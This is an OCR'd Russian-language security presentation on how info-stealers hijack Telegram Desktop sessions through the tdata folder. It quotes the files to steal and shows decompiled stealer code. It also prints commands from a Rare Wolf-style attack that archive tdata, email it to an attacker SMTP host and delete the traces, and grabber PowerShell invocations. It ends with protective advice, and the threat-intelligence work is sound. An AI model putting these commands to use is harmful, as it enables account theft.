

Telegram Desktop
Файл
Главная
Поделиться
Вид
Закрепить на панели быстрого доступа
Копировать
Вставить
Вырезать
Скопировать путь
Вставить ярлык
Буфер обмена
Переместить в
Копировать в
Удалить
Переименовать
Новая папка
Создать элемент
Простой доступ
Свойства
Открыть
Изменить
Журнал
Открыть
Выделить все
Снять выделение
Обратить выделение
Выделить
Этот компьютер
Windows (C:)
Поиск в:
Рабочие папки
Этот компьютер
Видео
Документы
Загрузки
Изображения
Музыка
Объемные объекты
Рабочий стол
Windows (C:)
USB-накопитель (D:)
test-telegram
trash
Сеть
Имя
tdata
log.txt
Тип
Размер
Папка с файлами
Текстовый документ
2 КБ
Приложение
139 779 КБ
Файл "DAT"
11 КБ
3 098 КБ
173 КБ
Открыть
Открыть в новом окне
Закрепить на панели быстрого доступа
Add to VLC media player's Playlist
Найти в файлах с помощью EmEditor
Git GUI Here
Git Bash Here
Play with VLC media player
Open Folder as PyCharm Community Edition Project
7-Zip
Проверить на вирусы
Проверить репутацию в KSN
Предоставить доступ к
Восстановить прежнюю версию
Добавить в библиотеку
Закрепить на начальном экране
Отправить
Вырезать
Копировать
Создать ярлык
Удалить
Переименовать
Свойства
Элементов: 11
Выбран 1 элемент
Telegram Desktop
Start Messaging
Meet with us
Malware
Meduza Stealer: What Is It & How Does It Work?


Ваш IP адрес:
213.87.128.116
Перезапустить и обновить
Meet with us →
Products
Solutions
Resources
Company
Request a demo
Telegram Desktop
New
Sort
View
Sort by
Group by
Refresh
Customize this folder...
Paste
Paste shortcut
Undo Copy
Ctrl+Z
Open in Terminal
PowerRename
Найти в файлах с помощью EmEditor
Git Bash Here
PowerRename
Give access to
New
Properties
modules
tdata
log.txt
Telegram.exe
unins000.dat
unins000.exe
Updater.exe
Desktop
Downloads
Documents
Pictures
Music
Videos
This PC
Windows (C:)
Домашний Интернет от МТ...
Не используется


Active sessions
This device
Rename
20VD
Telegram Desktop 4.11.7 x64
Ostashovo, Russia
Terminate all other sessions
Logs out all devices except for this one.
Active Devices
iPhone 13 Mini
Telegram iOS (27585)
Moscow, Russia • 15:00
The official Telegram app is available for Android, iPhone, iPad, Windows, macOS and Linux.
Terminate old sessions
If inactive for...
1 month
All chats
Unread
Personal
Work
Edit
SecurityLab.ru
Узнать IP адрес
2ip.ru
Ваш IP адрес:
195.239.147.7
Сменить IP-адрес
История посещений
Скорость интернета
Имя вашего компьютера:
195.239.147.7


Ваш IP адрес:
213.87.128.116
Сменить IP-адрес
История посещений
Скорость интернета
Active sessions
This device
Rename
WS MS-1584
Telegram Desktop 4.11.7 x64
Ostashovo, Russia
Terminate all other sessions
Logs out all devices except for this one.
Active Devices
iPhone 13 Mini
Telegram iOS (27585)
Moscow, Russia • 2:59 PM
The official Telegram app is available for Android, iPhone, iPad, Windows, macOS and Linux.
Terminate old sessions
If inactive for...
1 month


Active sessions
This device
Rename
20VD
Telegram Desktop 4.11.7 x64
Ostashovo, Russia
Terminate all other sessions
Logs out all devices except for this one.
Active Devices
iPhone 13 Mini
Telegram iOS (27585)
Moscow, Russia • 15:00
The official Telegram app is available for Android, iPhone, iPad, Windows, macOS and Linux.
Terminate old sessions
If inactive for...
1 month
Ваш IP адрес:
195.239.147.7
Сменить IP-адрес
История посещений
Скорость интернета
Имя вашего компьютера:
195.239.147.7


Узнать IP адрес
2ip.ru
Перезапустить и обновить
Ваш IP адрес:
213.87.128.116
2a00:1fa0:88c:770e:24
e2:1fbb:9a59
Сменить IP-адрес
История посещений
Скорость интернета
Имя вашего компьютера:
116.gprs.mts.ru
Операционная система:
Windows 15.0.0
Ваш браузер:
Chrome 118.0.0.0
Ваше местоположение:
Россия, Москва
Ваш провайдер:
Домашний Интернет от МТ...
Search
All chats
Unread
Personal
Work
Edit
WS MS-1584
November 21 at 3:30 PM
Info
Telegram Desktop 4.11.7 x64
Application
Windows 11
System version
195.239.147.7
IP address
Ostashovo, Russia
Location
This location estimate is based on the IP address and may not always be accurate.
Done
Перезапустить и обновить
e:Invent 2023.
Meet with us →
Malware
Meduza Stealer: What Is It & How Does It Work?

Воруем Windows сессию Telegram

Кудрявый · 17.12.2017 · csharp stealer telegram windows кудрявый сессия телеграм

Кудрявый

Green Team

06.03.2017
14

17.12.2017

Здравствуйте всем!

Думаю многим этот способ уже известный, но через поиск на форуме я ничего так и не нашел.
И по этому решил написать свою первую тему на этом форуме.


Для того что бы своровать сессию Телеграма нам достаточно заполучить 2-а файлика из директории ...\Telegram Desktop\tdata:

- **D877F783D5D3EF8C**0 (последняя цифра может быть другой)
- D877F783D5D3EF8C**map**0 (последняя цифра так же может быть другой)

Для примера я написал простенькую консольную програмку на C#:

Codeby Games

ровой форме. Выполняй задания по кибербезопасности в формате CTF и получай бесценный опыт.



AZORULT (2018)

ANGARA SOC

```
if ( *(_BYTE *)(*(_DWORD *)v168 + 4) == 0x2B )
  sub_414838((int)L"Skype");
if ( *(_BYTE *)(*(_DWORD *)v168 + 5) == 0x2B )
  fn_findAndCopyFile(
    L"%appdata%\\Telegram Desktop\\tdata\\",
    (int)L"D877F783D5*,map*",
    (signed __int32)L"Telegram",
    0,
    0,
    0,
    1,
    1000,
    0);
if ( *(_BYTE *)(*(_DWORD *)v168 + 6) == 0x2B )
  sub_414A90(L"Steam");          // Steam is a digital distribution platform
                                 // for video games developed by Valve Corporation
```

New Wine in Old Bottle: New Azorult Variant Found in FindMyName Campaign using Fallout Exploit Kit, URL: https://unit42.paloaltonetworks.com/unit42-new-wine-old-bottle-new-azorult-variant-found-findmyname-campaign-using-fallout-exploit-kit/

AURORA STEALER (2023)

ANGARA SOC

```
108  v67 = v10;
109  v68 = v10;
110  v29 = "\\AppData\\Roaming\\Telegram Desktop\\tdata";
111  v30 = 39LL;
112  *(_QWORD *)&v67 = runtime_concatstring2(
113                      0,
114                      v63,
115                      11,
116                      (unsigned int)"\\AppData\\Roaming\\Telegram Desktop\\tdata",
117                      39,
118                      v31,
119                      v32,
120                      v33,
121                      v34,
122                      v51,
123                      v55,
124                      v59);
```

eSentire Threat Intelligence Malware Analysis: Aurora Stealer, URL: https://www.esentire.com/blog/esentire-threat-intelligence-malware-analysis-aurora-stealer

REDLINE STEALER

ANGARA SOC

```
public override IEnumerable < Entity16 > Id3() {
    List < Entity16 > entity16List = new List < Entity16 > ();
    try {
      int num = 1;
      string[] parts = new string[9] {
        "T",  "e",  "l",  "e",  "gr",  "am",  ".",  "ex",  "e"
      };
      foreach(string fileName in SystemInfoHelper.GetProcessBName(parts)) {
          try {
            entity16List.Add(new Entity 16() {
                  Id5 = num.ToString(),
                    Id2 = new string(new char[1] { '*' }),
                    Id1 = new FileInfo(fileName).Directory.FullName + new string(new
char[6] {
                          '\\',   't',   'd',   'a',   't',   'a'  }
```

RedLine Stealer: A malware-as-a-service info-stealer, URL: https://www.acronis.com/en-us/cyber-protection-center/posts/redline-stealer-a-malware-as-a-service-info-stealer/

WHITESNAKE STEALER

ANGARA SOC

```
<command name="0">
    <args>
        <string>~/.local/share/TelegramDesktop/tdata;~/.var
            /app/org.telegram.desktop/data/TelegramDesktop
            /tdata;~/snap/telegram-desktop/current/.local
            /share/TelegramDesktop/tdata</string>
        <string>*s;????????????????/map?</string>
        <string>Grabber/Telegram</string>
    </args>
</command>
<command name="0">
    <args>
        <string>/home/vm/.config/Signal;~/snap/signal
            -desktop/current/.config/Signal</string>
        <string>config.json;sql/db.sqlite</string>
        <string>Grabber/Signal</string>
```

Unleashing the Viper : A Technical Analysis of WhiteSnake Stealer, URL: https://russianpanda.com/2023/07/04/WhiteSnake-Stealer-Malware-Analysis/

AUTOIT STEALER

ANGARA SOC

```
7z.exe a «C:\ProgramData\Setup\[USERNAME]_[COMPUTERNAME].7z»
«C:\Users\[USERNAME]\AppData\Roaming\Telegram
Desktop\tdata\*» -r -x!*. -x!*.exe -x!*.bat -x!*.lnk -
x!dumps\* -x!emoji\* -x!tdummy\* -x!user_data\*
```

Скачивание пиратской программы из торрентов привело к заражению сотен тысяч пользователей, URL: https://www.ptsecurity.com/ru-ru/research/pt-esc-threat-intelligence/a-pirated-program-downloaded-from-a-torrent-site-infected-hundreds-of-thousands-of-users/

RARE WOLF

ANGARA SOC

```
C:\Intel\driver.exe a -r -hplimpid2903392 C:\Intel\tdata.rar
"C:\Users\[redacted]\AppData\Roaming\Telegram Desktop\tdata" /y


C:\Intel\blat.exe -to %mail-in% -f "TELEGRAM<%mail-out%>" -server
smtp.acountservices[.]nl -port 587 -u %mail-out% -pw %pass-out% -
subject "[redacted]" -body "[redacted]" -attach "C:\Intel\tdata.rar"


del /q /f C:\Intel\tdata.rar
```

C0MET / SHADOW / SHADOW WOLF

ÅNGARA SOC

via PowerShell console:

```
./tg_grab__scanner.ps1 C:\users\public\hosts.txt C:\users\public\res.txt
```

via command line:

```
powershell -ex bypass -f get_tg.ps1
```

И как теперь быть?

ANGARA SOC

Помимо базовых правил цифровой гигиены,

Облачный пароль – без него никуда

Локальный – тоже! Крайне желательно хотя бы в 10 символов

Отключение автоматического скачивания файлов в чатах

Никаких сторонних клиентов, только официальные приложения

Настройки приватности

*Важно помнить, что **end-to-end** шифрования по умолчанию нет

Поддержка

Опишите свою проблему:

